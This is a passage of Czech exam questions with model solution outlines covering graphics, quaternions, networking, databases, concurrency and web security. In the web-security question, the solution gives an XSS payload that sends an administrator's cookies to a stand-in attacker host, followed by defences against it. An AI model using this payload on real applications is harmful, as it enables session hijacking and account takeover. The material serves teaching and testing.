2. Na množině D z předchozí podotázky definujme funkci $f(x, y): D \rightarrow \mathbb{R}$ předpisem $f(x, y) = (x + y) - (x + y)^2$. Je funkce f na množině D shora omezená? V kterých bodech nabývá funkce f maxima na množině D ? Je f na množině D zdola omezená? V kterých bodech nabývá funkce f svého minima na D ?
3. Existuje spojitá funkce $g: \mathbb{R}^2 \rightarrow \mathbb{R}$, která je na množině D zdola omezená a zároveň nenabývá na D svého minima?

Nástin řešení

1. Množina D je uzavřená (z definice je vidět, že její doplněk je otevřená množina), není otevřená (obsahuje například bod $(0, 0)$, ale neobsahuje žádné jeho okolí) a není ani kompaktní, protože není omezená.
2. Zde je možné se nejprve podívat na funkci jedné proměnné $h(t) = t - t^2$, o níž snadno nahlédneme, že má jediné maximum v bodě $t = 1/2$. Funkce $f(x, y)$ je rovna $h(x + y)$, a tedy nabývá na D maxima v bodech splňujících $x + y = 1/2$. Toto je globální maximum, a funkce f je tedy shora omezená na D . Zároveň funkce f není na D omezená zdola, protože například na přímce $y = 0$, která celá patří do D , nabývá tato funkce libovolně nízkých hodnot, což plyne z toho, že $\lim_{t \rightarrow +\infty} h(t) = -\infty$.
3. Příkladem takové funkce g může být například funkce $g(x, y) = e^x$, která je nezáporná, a tedy zdola omezená, ale nenabývá v žádném bodě D svého minima.

14 HDR grafika (specializace PGVVH-PG, PGVVH-VPH)

Otázka se týká HDR (High Dynamic Range) grafiky, principů a aplikací.

1. Z jakých důvodů a v jakých oblastech grafiky se používá HDR grafika? Uveďte příklady, kdy nám může pomoci nejvíce.
2. Jak se HDR obraz reprezentuje v paměti počítače a v jakém formátu ho můžeme zapsat na disk? Naznačte postup pořízení HDR obrázku s pomocí fotoaparátu a stativu.
3. Jak se HDR obraz prezentuje pozorovateli na běžném (SDR = “Standard Dynamic Range”) výstupním zařízení? (není potřeba uvádět nějaké komplikované postupy, jen popsat princip)

Nástin řešení 1. HDR grafika umožňuje reprezentovat mnohem **větší dynamiku obrazu**, s výhodou se používá pro fotografie proti slunci, proti světelným zdrojům, atd. HDR obraz uchovává více informace o velmi kontrastní scéně, což umožňuje rekonstruovat mnohem lepší obraz i pro reprodukci na SDR zařízení (běžný LCD monitor, běžný tisk, apod.). Viz odpověď na subotázku 3.

V 3D grafice umožňuje HDR technologie dosáhnout realistických odrazů na lesklých objektech, pokud budeme mít mapu okolí (environment mapu) pořízenou v HDR (Slunce musí po odrazu na lesklém povrchu stále svítit velmi silně...).

2. Hodnoty pixelů jsou uloženy v **plovoucí desetinné čárce** (floating point, v praxi často stačí i 16-bitový half-float).

Diskové formáty buď přímo ukládají typ “float” (příp. “half”) bez komprese nebo se používá některá kompresní metoda. Příkladem je RGBE (Radiance), kde se pro každý pixel určí společný exponent a tři barevné složky (RGB) se již pak ukládají jen jako tři osmibitové složky škálované společným exponentem. Radiance HDR formát tak potřebuje pouze 4 byty na pixel (3x8 bitů R, G, B, 8 bitů společný exponent).

Další formáty: PFM (bez komprese), OpenEXR (ILM, open-source).

Pořízení HDR obrázku:

- fotoaparát s režimem M (manuál) nebo bracketingem, stativ, (relativně) statická. scéna
- vyfotografuje se tatáž scéna opakovaně v co nejrychlejším sledu: zafixuje se ISO a clona, mění se jen čas expozice s krokem cca 1-2 EV. Tři až deset expozic obvykle stačí k tomu, aby se pokryla škála dynamiky scény.
- nakonec se vhodným programem (Picturenaut, Photoshop, GIMP) nechají obrázky složit do jediného HDR obrazu.

3. K převodu z HDR do SDR se použije některá metoda “tone mapping”. Je potřeba zkomprimovat dynamiku HDR obrázku tak, aby byla zobrazitelná běžným displejem, přitom musí zůstat zřetelný lokální kontrast ve všech částech jasového rozsahu.

Příklady: logaritmická transformace, sigmoidní transformace. Pro zachování barevnosti je výhodné oddělit jasovou složku (např. luminanci Y, příp. log-luminanci) a tu tonemapovat, zachová se chromatičnost a RGB se přeskáluje podle změny jasové složky.

15 Řádkové vyplňování mnohoúhelníka (specializace PGVVH-PG, PGVVH-VPH)

Budeme se zabývat vybarvením vnitřku rovinného mnohoúhelníka v rastrovém prostředí (čtvercová mřížka pixelů), obrys útvaru není potřeba obkreslovat.

1. Jak by měl být mnohoúhelník zadán a jaké možnosti definice jeho vnitřku mají smysl?
2. Popište základní princip algoritmu řádkového vyplňování 2D mnohoúhelníka. Uveďte i případné pomocné datové struktury používané v průběhu vyplňování.
3. Jak by se algoritmus zjednodušil, kdyby měl vyplňovat pouze konvexní útvary?

Nástin řešení 1. Mnohoúhelník je zadán uzavřenou posloupností vrcholů, nezáleží, ve kterém vrcholu se začne ani na orientaci (CW nebo CCW). Každý vrchol má dvojici souřadnic $[x, y]$. Dvě nejčastější definice vnitřku:

1. Podle parity (odd-even rule) - každá hrana mění příslušnost do vnitřku polygonu, přejdu přes jednu hranu – jsem uvnitř, přejdu přes další – jsem opět venku.
2. Podle stupně obtočení (winding rule) - jakoby byl obvod polygonu vyroben z provázku, pokud do daného bodu zapíchnu prst, jsem venku, pokud lze provázek odstranit, jinak jsem uvnitř.

2. Řádkové vyplňování: reprezentuji si všechny nevodorovné hrany a budu udržovat jejich průsečíky s vodorovnou vykreslovanou řádkou (scanline). Touto řádkou postupuji shora dolů po jednom pixelu a na ní vždy jednoduše vybarvím vnitřní pixely polygonu. K tomu mi poslouží setřídění průsečíků zleva doprava (podle souřadnice x - viz seznam C níže) a aplikace příslušného pravidla z 1. Po řádkách se postupuje indukci: řádka se posune o jeden pixel dolů, seznam průsečíků C se musí upravit:

1. Pokud se na nové řádce nachází některý z vstupních vrcholů polygonu (viz seznam I), tak vzniká nový průsečík (průsečík zanikne automaticky, když se vynuluje jeho čítač)
2. Ostatní průběžné průsečíky se posunou v souřadnici x o diferenci (směrnici, tedy konstantu, kterou jsme si dopředu u každé hrany spočítali dělením dx/dy) a dekrementuje se jejich čítač
3. Protože se horizontální polohy průsečíků mění, musí se přetřídit seznam C

Algoritmus končí, když zanikne poslední průsečík (tj. jeho hrana skončí). Pomocná data: setříděný seznam průsečíků C ("current": x , dx/dy , čítač = za kolik řádků hrana skončí). Vstupní data se převedou na vstupní seznam I "input", kde jsou dosud nezpracované hrany ($[x, y]$, dx/dy , výška hrany v pixelech = iniciální hodnota pro čítač); tento seznam je nejlepší udržovat setříděný podle y (na každé řádce se v něm bude hledat, jestli nějaký nový průsečík nevzniknul).

3. Konvexní mnohoúhelník: seznam C se zredukuje na dvojici průsečíků (začátek a konec vyplňování), nemusí se třídit. Přejít na další řádku (scanline) bude jednodušší - pokud některá z těchto dvou hran končí, nahradí se sousední hranou (v souladu s pořadím hran v obrysu polygonu).

16 Model odrazu světla BRDF a stínování (specializace PGVVH-PG, PGVVH-VPH)

Tato otázka se týká lokálního modelu odrazu světla na povrchu tělesa při zobrazení 3D scény.

1. Popište jednoduchý lokální model odrazivosti světla (jak barva pozorovaná na povrchu tělesa závisí na poloze a intenzitě světelného zdroje a pozici pozorovatele).
2. Jak se započítávají příspěvky více světelných zdrojů, které může 3D scéna zobrazovat? Je vhodné zohlednit vzdálenost světelných zdrojů od tělesa?
3. Jak je možné dosáhnout efektu hladkého tělesa, i když je 3D model sestaven z trojúhelníků? Uvažujte postup: původně je povrch tělesa reprezentován exaktně matematicky jako hladká plocha (třeba v parametrickém tvaru). Pro uložení povrchu v paměti GPU se vytvoří síť trojúhelníků, která původní hladkou plochu aproximuje. Jak se takový povrch stínuje, aby nebyly vidět jednotlivé trojúhelníky?

Nástin řešení 1. Např. Phongův model: odražené světlo se skládá z difusní složky E_D (diffuse), lesklého odrazu E_S (specular) a případně se přidává nefyzikální okolní složka E_A (ambient). Základem difusní složky je $\cos(\alpha)$, kde α je úhel dopadu světla od normály. Základem lesklého odrazu je $\cos(\beta)^h$, kde β je odchylka pozorovacího směru od dokonale zrcadlového odrazu a h exponent odlesku (highlight). Difusní barva je barvou tělesa, barva odlesku se obvykle ztotožňuje s barvou zdroje světla. Okolní složka je jen konstantní příspěvek s barvou tělesa, který se přičítá bez ohledu na jakékoli směry a úhly pohledu.

Další detaily, vzorce a obrázky - viz prezentace z přednášky NPGR003 nebo jakákoli učebnice základů 3D grafiky.

2. Pokud na těleso svítí ve scéně více zdrojů světla, použije se ve vzorci jedenkrát okolní složka E_A , difusní $E_D(i)$ a lesklé složky $E_S(i)$ se pro jednotlivé zdroje sčítají.

Vzdálenosti zdrojů světla by se správně fyzikálně měly tlumit čtvercem vzdálenosti ($1/d_i^2$). V běžné SDR grafice to však vede k příliš velkým kontrastům, proto se v praxi zabydlel nesprávný vzorec $1/(a \cdot d_i^2 + b \cdot d + c)$, kde a , b a c jsou konstanty (aspoň jedna musí být nenulová a nastavuje se individuálně podle scény).

3. Použije se interpolační stínování: Gouraudovo nebo Phongovo. To znamená, že potřebujeme znát ve vrcholech mnohostěnu původní normálové vektory. Při Gouraudově metodě se ve vrcholech spočítá barva povrchu (za pomoci všech materiálových konstant, normálového vektoru a směru ke světelným zdrojům), a tato RGB barva se dál interpoluje do všech kreslených pixelů/fragmentů. Phongova metoda je dokonalejší (lépe se v ní vykreslí odlesky E_S), spočívá v tom, že se do fragmentů interpoluje normálový vektor a celý výpočet barvy se přenesení do fragmentů/pixelů (k tomu je potřeba implementace stínování ve fragment/pixel shaderu).

17 Vzorkování obdélníka (specializace PGVVH-PG)

Vzorkování (sampling) se používá v mnoha částech realistického renderingu (anti-aliasing, distribuovaný Ray-tracing, Monte-Carlo rendering).

1. Vysvětlete, co je to vzorkování (sampling) a které vlastnosti by mělo mít. Které vlastnosti byste vy osobně považovali za nejdůležitější (chceme váš názor, není jen jedna správná odpověď)? Pokud vám to pomůže, omezte se ve vašem uvažování pouze na 2D případy.
2. Uveďte alespoň dva příklady algoritmů pro vzorkování ve 2D, které splňují výše uvedené podmínky.
3. Praktická úloha: navrhnete vzorkovací algoritmus, který rovnoměrně pokrývá protáhlý obdélník umístěný v 3D prostoru. Můžete si představit, že je vaším úkolem vzorkovat rovnoměrně svítící plošný zdroj tvaru úzkého obdélníka, s poměrem stran např. $1 : 20$. Zadání: tři rohy obdélníka $A = (x_A, y_A, z_A)$, $B = (x_B, y_B, z_B)$ a $C = (x_C, y_C, z_C)$ ($|A - B| \geq 20 \cdot |C - B|$). Uveďte alespoň náznak důkazu, že je váš algoritmus korektní.

Nástin řešení 1. Vzorkování je algoritmus generující vzorky (body) z daného cílového oboru, např. čtverce $S = [0.0, 1.0] \times [0.0, 1.0]$. Formálnější definice: vzorkování je zobrazení z množiny přirozených čísel $\{0, 1, 2 \dots N - 1\}$ do dané cílové množiny S .

Žádoucí vlastnosti vzorkování:

- Rovnoměrné pokrytí cílové množiny (odpovídající konstantní hustotě pravděpodobnosti)

- Nahodilý vzhled
- Jednoduchý a efektivní výpočet
- Možnost generovat neomezenou třídu pseudonáhodných vzorkování (číselným vstupním parametrem), která jsou už sama o sobě deterministická

Nežádoucí vlastnosti vzorkování:

- Pravidelnost, zejména vizuálně zřejmá
- Některé body (nebo celé oblasti) cílové množiny nemohou být nikdy zvoleny

2. Dva příklady vzorkování čtverce 1×1 :

- Náhodné vzorkování, kdy pokaždé vybereme nezávislým náhodným generátorem jeden bod z celého čtverce. $S_{rnd}(i) = (Rnd(0, 1), Rnd(0, 1))$. Vznikají přirozené shluky, ale je korektně pokryta celá plocha čtverce a algoritmus se hodí pro paralelní výpočty (není třeba synchronizovat výpočetní jednotky, jen jim přiřadit různé generátory náhody). Velmi snadno se přidávají nové vzorky.
- Jittering je postup, kdy nejprve rozdělíme čtverec na stejně velké menší množiny (čtverce nebo obdélníky) a v nich potom aplikujeme náhodný výběr jako u předchozího vzorkování. Metoda je stále matematicky zcela korektní, přitom zůstává snadno implementovatelná a má méně shluků, což vede k výpočtům s menším šumem. Obtížněji lze přidávat nové vzorky. Formálně by se dal výběr popsat jako $S_{jitter}(i) = (Rnd(lx_i, hx_i), Rnd(ly_i, hy_i))$, kde lx_i , hx_i , ly_i a hy_i vyjadřují meze sub-intervalů.

3. Vzorkování protáhlého obdélníka (dle zadání) převedeme do 2D tak, že bod A umístíme do počátku a bod B na osu x . Budeme vzorkovat obdélník $A = (0, 0), B = (long, 0), C = (long, short), D = (0, short)$ pro $long = |A - B|$ a $short = |C - B|$. Náš plán je použít “Jittering”, jen se musíme rozhodnout, jak obdélník rozdělit. Při hodně protáhlém tvaru bychom se mohli omezit na redukci shluků pouze podél delší strany obdélníka, tj. rozdělíme stranu AB na subintervaly délky $long/N$, kde N je počet vzorků. Je zřejmé, jak se vzorky převedou zpět do 3D.

Korektnost: Jittering je korektní pro stejně velké sub-intervaly, to je zde splněno (každý subinterval má stejnou plochu a výběr uvnitř je uniformní, takže výsledná PDF je konstantní na celé ploše).

18 Kvaterniony a jejich využití v animaci (specializace PGVVH-VPH)

Jde nám o reprezentace orientace pevného tělesa v 3D prostoru.

Pevné těleso se obvykle v čase animuje tak, že se jako celek posunuje (translace) a otáčí (orientace, rotace). V této otázce se zaměříme pouze na tu druhou – rotační – složku pohybu.

1. Definujte kvaternion. Popište, jaký datový typ se při jeho implementaci používá (kolik zabírá paměti)? Napište některé základní algebraické vlastnosti kvaternionů. Jak byste odvodili vzorec pro násobení kvaternionů (abyste si ho nemuseli pamatovat)?
2. Která speciální třída kvaternionů se používá k reprezentaci orientace ve 3D? Jak pomocí kvaternionu otočit bod/vektor kolem dané osy o daný úhel?
3. Jaký je postup při animaci (přechodu) mezi dvěma orientacemi? Počáteční orientaci nechť vyjadřuje kvaternion q a koncovou orientaci kvaternion r . Čas t budeme pro jednoduchost předpokládat v intervalu $[0, 1]$. Napište vzorec pro orientaci v libovolném čase t . Naznačte postup, který by se použil pro složitější animaci mezi více klíčovými orientacemi.

Nástin řešení 1. Kvaternion je objekt z nekomutativní asociativní algebry $\mathbb{H}$ (jako reálný vektorový prostor je izomorfní s $\mathbb{R}^4$), je vlastně 4D rozšířením tělesa komplexních čísel.

$$q = ix + jy + kz + w = (\mathbf{v}, w)$$

i, j, k jsou imaginární jednotky s vlastnostmi

$$i^2 = j^2 = k^2 = ijk = -1$$

z toho již lze odvodit další rovnosti

$$jk = -kj = i$$

$$ki = -ik = j$$

$$ij = -ji = k$$

sčítání je po složkách, násobení lze odvodit roznásobením podle původní definice a použitím předchozích tří rovnic. Konjugovaný kvaternion

$$q^* = (\mathbf{v}, w)^* = (-\mathbf{v}, w)$$

Norma (absolutní hodnota na druhou)

$$\|q\|^2 = n(q) = qq^* = x^2 + y^2 + z^2 + w^2$$

Převrácená hodnota

$$q^{-1} = q^*/n(q)$$

2. K reprezentaci orientace se používají jednotkové kvaterniony – každý jednotkový kvaternion $n(q) = 1$ se dá vyjádřit jako

$$q = (u_q \sin \Phi, \cos \Phi)$$

pro vhodný jednotkový 3D vektor u_q a úhel Φ . Tento kvaternion reprezentuje otočení kolem osy u_q o úhel 2Φ .

Protože platí $q = \exp(\Phi u_q)$ a $\log q = \Phi u_q$, lze jednoduše vyjádřit obecnou mocninu jednotkového kvaternionu:

$$q^t = \exp(t\Phi u_q) = u_q \sin t\Phi + \cos t\Phi$$

(to budeme potřebovat později, v 3.)

Otáčený vektor/bod se rozšíří do 4D $p = [p_x, p_y, p_z, 0]$. Rotace tohoto vektoru/bodu kolem osy procházející počátkem u_q o úhel 2Φ je

$$p' = qpq^{-1} = qpq^*$$

protože q je jednotkový kvaternion.

3. Orientaci/rotaci v libovolném čase t vyjadřuje tzv. SLERP (spherical linear interpolation) s definicí

$$SLERP(q, r, t) = q(q^*r)^t$$

pro jednotkové kvaterniony (úpravami z předchozích částí odpovědi lze dospět k různým vyjádřením, např. lineární kombinaci q a r s pomocí goniometrických funkcí). Pokud $q \cdot r < 0$, často se nahrazuje $r \leftarrow -r$ kvůli kratší dráze na S^3 .

Pro složitější hladké animace založené na více klíčových snímkách (keyframes) bychom v každém klíčovém snímku definovali kvaternion q_i a celkovou “dráhu” orientace bychom definovali pomocí vhodného spline, např. navazujícími Bezierovými křivkami. De Casteljauův algoritmus konstruuje libovolný bod na i -tém úseku křivky pouze pomocí lineárních interpolací s parametrem t . V doméně kvaternionů bychom tyto interpolace nahradili operacemi *SLERP* (např. se tam bude v první úrovni vyskytovat $SLERP(q_i, q_{i+1}, t)$).

19 DHCP a domácí router (specializace PVS)

Představme si běžný domácí síťový router, který máte pronajatý a nakonfigurovaný od poskytovatele připojení.

1. Jaká část WiFi nebo Ethernet packetu je běžně používána jako identifikátor klienta v DHCP protokolu? Popište datovou reprezentaci a význam tohoto identifikátoru.
2. Rádi byste své fotografie na domácím NAS disku připojeným do domácí sítě routeru měli dostupné i na cestách. Jak tento nápad zrealizujete nastavením DHCP, NAT a případně i firewallu na svém routeru?
3. Pozvete si větší skupinu kamarádů domů na LAN party. Všichni mají svoje PC připojené pomocí kabelů do switchu, který je pak připojený k výše zmíněnému routeru. Svým kamarádům prozradíte i heslo k Vaší domácí WiFi, což využijí k připojení svých mobilů. Může se stát, že některý z kamarádů skončí „bez Internetu“? Pokud ano, vysvětlíte proč.

Nástin řešení

1. MAC adresa - unikátní identifikátor přidělený každé síťové kartě. Je reprezentována jako 6B, přičemž první 3B jsou OUI (obvykle označují výrobce síťové karty), druhé 3B jsou unikátní identifikace v rámci jednoho OUI.
2. Na firewallu musíme povolit (otevřít) vnější port pro službu přístupu na NAS (takže nejspíše protokol NFS nebo SMB). Dále v DHCP uděláme rezervaci pro pevnou IP přidělenou NAS. A musíme nastavit NAT, aby routoval pakety na daném vnějším portu na port NFS/SMB na přidělené pevné adrese NAS.
3. DHCP servery pracují s polem přidělovaných adres, který je u domácích routerů poměrně malý, např. 32 adres. Takže pokud si na čistém routeru 16 lidí připojí svoje PC+mobil, tak na 17. účastníka už v poolu nezbyde místo. Ale domácí router obvykle není úplně čistý a pool přidělovaných adres už je částečně zaplněný, takže k jeho zaplnění dojde mnohem dříve.

20 Programování - imutabilní typy a jejich použití (specializace PVS)

1. Stručně vysvětlíte koncept imutabilních typů. Popište, jak se zajistí imutabilita objektů nějakého typu (třídy) na úrovni programu ve zdrojovém kódu. Napište malý příklad v jednom z programovacích jazyků C#, C++, Java.
2. Popište vhodný způsob manipulace s takovými objekty na úrovni zdrojových kódů, takový co umožňuje změny hodnot položek (fields) v případě nutnosti, a je efektivní vzhledem ke spotřebě paměti.
3. Stručně vysvětlíte, jakému typu chyb pomůže zabránit použití imutabilních objektů v programech s několika současně běžícími vlákny, a jaké to nabízí výhody.
4. Nakonec popište správné (bezpečné) využití konceptu imutability v případě kolekcí objektů, jaké běžné situace mohou nastat a na co především je nutné dávat pozor.

Hodnotí se především správné vyjádření a vysvětlení konceptů, drobné syntaktické nepřesnosti v příkladech nejsou podstatné.

Nástin řešení Imutabilní typy mají getter-metody, žádné setter-metody (které by modifikovaly hodnoty položek objektu), dále potřebné konstruktory, a případně ještě metodu na vytváření nového objektu jako kopie původního s nějakými modifikacemi.

Vhodný způsob manipulace je založený na principu copy-on-write a předávání referencí. Určitě je nutné se vyhnout vytváření kopie objektu při každém přiřazení nebo předání jako argument do volání metody, případně do jiného vlákna.

Použití imutabilních typů pomáhá redukovat výskyt data race conditions, a zvyšuje tak úroveň thread safety.

V případě kolekcí je nutné dávat pozor na to, že imutabilita typu kolekce ještě nemusí zaručovat imutabilitu uložených objektů (prvků) a také naopak. Při vytváření kopie nějaké kolekce je nutné rozmyslet, jestli se mají tvořit kopie také uložených objektů (takzvaná deep-copy) nebo stačí jen předat reference (shallow-copy). Ukládání objektů imutabilních typů do kolekcí také zabrání modifikaci objektu (hodnot prvků) v kolekci zvnějšku.

21 Transakční zpracování (specializace PVS)

Uvažujte následující transakční rozvrh, kde R znamená operaci čtení a W operaci zápisu:

	T_1	T_2	T_3
1	W(<i>Student</i>)		
2		W(<i>Student</i>)	
3			W(<i>Predmet</i>)
4	R(<i>Ucitel</i>)		
5		???	
6	COMMIT		
7		W(<i>Predmet</i>)	
8		COMMIT	
9			R(<i>Ucitel</i>)
10			COMMIT

1. Vysvětlíte pojem konfliktově uspořadatelný (conflict-serializable) rozvrh a to, proč je žádoucí, aby plánovač rozvrhy s touto vlastností vytvářel.

2. Jaká (pokud nějaká) databázová operace čtení/zápisu v transakci T_2 v čase 5 místo ??? způsobí, že rozvrh nebude konfliktově uspořádatelný (conflict-serializable)? Své rozhodnutí zdůvodněte.
3. Vysvětlíte pojem zotavitelný (recoverable) rozvrh a to, proč je žádoucí, aby plánovač rozvrhy s touto vlastností vytvářel.
4. Jaká (pokud nějaká) databázová operace čtení/zápisu v transakci T_2 v čase 5 místo ??? způsobí, že rozvrh nebude zotavitelný (recoverable)? Své rozhodnutí zdůvodněte.

Nástin řešení

1. Rozvrh je konfliktově uspořádatelný, pokud je konfliktově ekvivalentní některému sériovému rozvrhu. Dva rozvrhy jsou konfliktově ekvivalentní, pokud v obou všechny dvojice konfliktních operací (stejná proměnná, jiná transakce, ne dvojice čtení) probíhají ve stejném relativním pořadí. (Alternativně pokud je možné od jednoho ke druhému přejít prohazováním bezprostředně po sobě v čase následujících operací různých transakcí, aniž by se prohodila některá dvojice konfliktních operací). Lze poznat z precedenčního grafu, ve kterém neexistuje žádný orientovaný cyklus.
2. Z možností R/W(*Student/Predmet/Ucitel*) je potřeba dosadit W(*Ucitel*). Pouze tak se do precedenčního grafu doplní hrana, která uzavře orientovaný cyklus (zde $T_3 \rightarrow T_2$ a $T_2 \rightarrow T_3$) a rozvrh nebude konfliktově-ekvivalentní žádnému sériovému rozvrhu. Žádná operace nad jinou než v příkladu uvedenou proměnnou nebude v konfliktu s některou existující, a tedy do precedenčního grafu žádnou hranu nepřidá.
3. Rozvrh je zotavitelný, pokud v něm neexistuje situace, kdy jedna transakce T_i čte nepotvrzená data, zapsaná jinou transakcí T_j a přitom T_i provádí COMMIT dříve, než T_j . Pokud by existovala, po předčasném potvrzení transakce T_i by v případě ABORTu transakce T_j již nebylo možné transakci T_i odvolat, přesto, že její běh byl založen na neplatných datech.
4. Z možností R/W(*Student/Predmet/Ucitel*) je potřeba dosadit čtecí operaci, která bude číst nepotvrzená data, zapsaná transakcí, která provádí COMMIT později, než T_2 . Tomu vyhovuje pouze R(*Predmet*). Jakákoli operace nad jinou než v příkladu uvedenou proměnnou nebude číst nepotvrzená data, a nezotavitelnost tedy nezpůsobí.

22 (Ne)bezpečná registrace (specializace PVS)

Uvažme webovou aplikaci, která má následující součásti: Na veřejně dostupné stránce je registrační formulář, kde může nový uživatel zadat své osobní údaje (jméno, příjmení, e-mail, ...). Data se po odeslání formuláře uloží do databáze jako *žádost o registraci*, která podléhá schválení administrátorem. Administrátor má administrační rozhraní (do kterého je přístup podmíněn přihlášením), kde může vidět všechny žádosti o registraci (včetně vyplněných osobních údajů) a může je buď schválit, nebo zamítnout.

Útočník se snaží získat neoprávněný administrátorský přístup k systému technikou *script injection*.

1. Napište, jaké údaje byste jako útočník zadali do vstupního formuláře, aby došlo k útoku typu *script injection*. Přesná syntaxe skriptu (zejména pak jména funkcí) není důležitá, postačí vhodně popsat jednotlivé kroky, ale je důležité, aby z vaší odpovědi bylo jasné, jakým způsobem může dojít ke spuštění škodlivého skriptu (a v jakém kontextu).
2. Skript z předchozího bodu doplňte o stručné vysvětlení, kdy dojde ke spuštění škodlivého kódu a jakým způsobem získá útočník administrátorský přístup.
3. Popište alespoň jeden způsob, jak se těmto útokům bránit již při návrhu webové aplikace (stručně vysvětlíte nebo uveďte příklad kódu). Uveďte alespoň jeden mechanismus, který je běžně dostupný v moderních webových prohlížečích a který (při správném návrhu aplikace) brání provedení tohoto typu útoku.

Nástin řešení 1) Do některého z polí formuláře (například do pole pro jméno) by útočník mohl zadat např. následující hodnotu:

```
Franta<script>fetch('http://attacker-url.com/steal?cookie=' + encodeURIComponent(document.cookie));</script>
```

Podstata skriptu spočívá v tom, že se pokouší ukrást autentizační tokeny (typicky uložené v cookies) administrátora a odeslat je na server útočníka.

2) Kód se spustí ve chvíli, kdy administrátor otevře administrační rozhraní a prohlížeč načte stránku s žádostmi o registraci. Pokud stránka neošetřuje správně vkládání hodnot z DB do HTML, prohlížeč vykoná škodlivý skript, který odešle

cookies administrátora na server útočníka. Útočník pak může použít tyto cookies k unesení uživatelské relace přihlášeného administrátora a získat tak administrátorský přístup.

3) Základem je sanitizace dat vkládaných do HTML (nahrazení speciálních znaků jako `<`, `>`, `&` za ekvivalentní HTML entity jako `<`, `>`, `&`). Například v jazyce PHP lze použít funkci `htmlspecialchars()`, frameworky pracující s HTML šablonami toto dělají automaticky. V prohlížeči je řada mechanismů; patří mezi ně Content Security Policy (CSP) a Cross-Origin Resource Sharing (CORS), které řídí, na jaká URL je možné odesílat požadavky. Při správném nastavení nedovolí CSP provést asynchronní HTTP požadavek na jinou doménu než na domény webové aplikace, čímž se zabrání odeslání ukradených cookies na server útočníka. V případě cookies je pak možné nastavit jim atribut `HttpOnly`, který znemožní přístup k těmto cookies skripty běžícími v prohlížeči (což je vhodné, pokud si autentizaci řeší server sám).

23 Nástroje pro synchronizaci (specializace SP)

Zde je zjednodušená varianta rozhraní `futex`:

```
long syscall (SYS_futex, uint32_t *uaddr, int futex_op, uint32_t val);
```

Parametr `futex_op` může nabývat jedné ze dvou hodnot:

FUTEX_WAIT. Při tomto volání systém otestuje, zda se na adrese `uaddr` nachází `val`. Pokud ano, volající vlákno je uspáno. Pokud ne, volání se vrátí s hodnotou `EAGAIN`.

FUTEX_WAKE. Při tomto volání systém vzbudí nejvýše `val` procesů uspaných v předchozích voláních s `FUTEX_WAIT` a stejnou `uaddr`.

1. S použitím uvedeného rozhraní a vhodně zvolené atomické operace implementujte blokující zámek s funkcemi `lock` a `unlock`. Zámek nemusí být spravedlivý ani rekurzivní a nemusí řešit kontrolu vlastníka ani jiné chybové stavy, ale při korektní sekvenci volání `lock` a `unlock` musí fungovat.
2. Vysvětlíte, které části operací rozhraní `futex` musí být pro vaši implementaci zámku atomické a proč.

Nástin řešení Implementace vyžaduje, aby test hodnoty a uspání volajícího vlákna ve `FUTEX_WAIT` bylo atomické.

```
typedef struct {
    uint32_t locked;
} lock_t;

bool atomic_compare_exchange (uint32_t *addr, uint32_t old, uint32_t new);

void lock (lock_t *lock_ptr) {
    while (!atomic_compare_exchange (&lock_ptr->locked, 0, 1)) {
        syscall (SYS_futex, &lock_ptr->locked, FUTEX_WAIT, 1);
    }
}

void unlock (lock_t *lock_ptr) {
    lock_ptr->locked = 0;
    syscall (SYS_futex, &lock_ptr->locked, FUTEX_WAKE, 1);
}
```

24 Obsluha zařízení (specializace SP)

Zde je zjednodušený kód ovladače disku z knihy *Operating Systems: Three Easy Pieces*:

```
1 void ide_wait_ready () {
2     while (inb (IDE_STATUS) & IDE_BSY) { }
3 }
4
```

```

5 void ide_start_request (struct buf *b) {
6     ide_wait_ready ();
7     outb (IDE_SECTORS, 1);
8     outb (IDE_LBA_LOW, b->sector & 0xff);
9     outb (IDE_LBA_MID, (b->sector >> 8) & 0xff);
10    outb (IDE_LBA_HI, (b->sector >> 16) & 0xff);
11    if (b->flags & B_DIRTY) {
12        outb (IDE_COMMAND, IDE_CMD_WRITE);
13        outsl (IDE_DATA, b->data, 512/4);
14    } else {
15        outb (IDE_COMMAND, IDE_CMD_READ);
16    }
17 }
18
19 void ide_rw (struct buf *b) {
20     bool first = queue_empty (&ide_queue);
21     queue_append (&ide_queue, b);
22     if (first) {
23         ide_start_request (b);
24     }
25     while (!(b->flags & B_VALID)) {
26         ...
27     }
28 }
29
30 void ide_intr () {
31     struct buf *b = queue_fetch (&ide_queue);
32     if (!(b->flags & B_DIRTY)) {
33         insl (IDE_DATA, b->data, 512/4);
34     }
35     b->flags |= B_VALID;
36     ...
37     if (!queue_empty (&ide_queue)) {
38         ide_start_request (queue_first (&ide_queue));
39     }
40 }

```

1. Kdo a za jakých okolností volá jednotlivé funkce ovladače ?
2. Jaký kód má být v ovladači na místě tří teček (funkce `ide_rw` a `ide_intr`) ? Načrtněte jej a vysvětlete jeho funkci.
3. Jakým způsobem si ovladač s řadičem disku vyměňuje čtená a zapisovaná data a na jakých řádcích kódu se tak děje ?
4. V ovladači nejsou ošetřené kritické sekce. Napište čísla řádek (minimálních nutných) kritických sekcí a obhajte je.

Nástin řešení

1. První dvě funkce jsou pouze pro vnitřní potřebu ovladače. Funkci `ide_rw` volají vlákna aplikací přistupujících na disk. Funkce `ide_intr` se volá pro obsluhu přerušení přicházejícího od řadiče disku.
2. Uvnitř `ide_rw` je potřeba zařadit aktuální vlákno do fronty vláken čekajících na disk a uspat jej. Uvnitř `ide_intr` je potřeba vzbudit naposledy uspané vlákno. Možné řešení je přidat identifikátor vlákna do `struct buf` a pak volat například obdobu rozhraní `futex` s testem, zda se před uspáním nezmění `flags`.
3. Používá se PIO režim, funkce `insl` a `outsl`.
4. Je potřeba ošetřit přístup ke frontě požadavků `ide_queue`. Kritickou sekci tvoří první tři řádky `ide_rw`, během nich také nesmí běžet obsluha `ide_intr`.

25 Sítě (specializace SP)

Počítač X má dvě síťová rozhraní.

Spuštění programu `tcpdump -i eth0` vypsalo následující:

```
[1] 09:00:56.193234 IP 192.168.122.249:58482 > 195.113.20.77:53 c371 144d ddb8 0035 [...]  
[2] 09:00:56.194832 IP 195.113.20.77:53 > 192.168.122.249:58482 1/0/1 A 195.113.27.222
```

Ve stejnou dobu byl spuštěn i program `tcpdump -i eth1`, který vypsál:

```
[3] 09:00:56.193176 IP 172.16.1.20:58482 > 195.113.20.77:53 c371 144d ddb8 0035 [...]  
[4] 09:00:56.194854 IP 195.113.20.77:53 > 172.16.1.20:58482 1/0/1 A 195.113.27.222
```

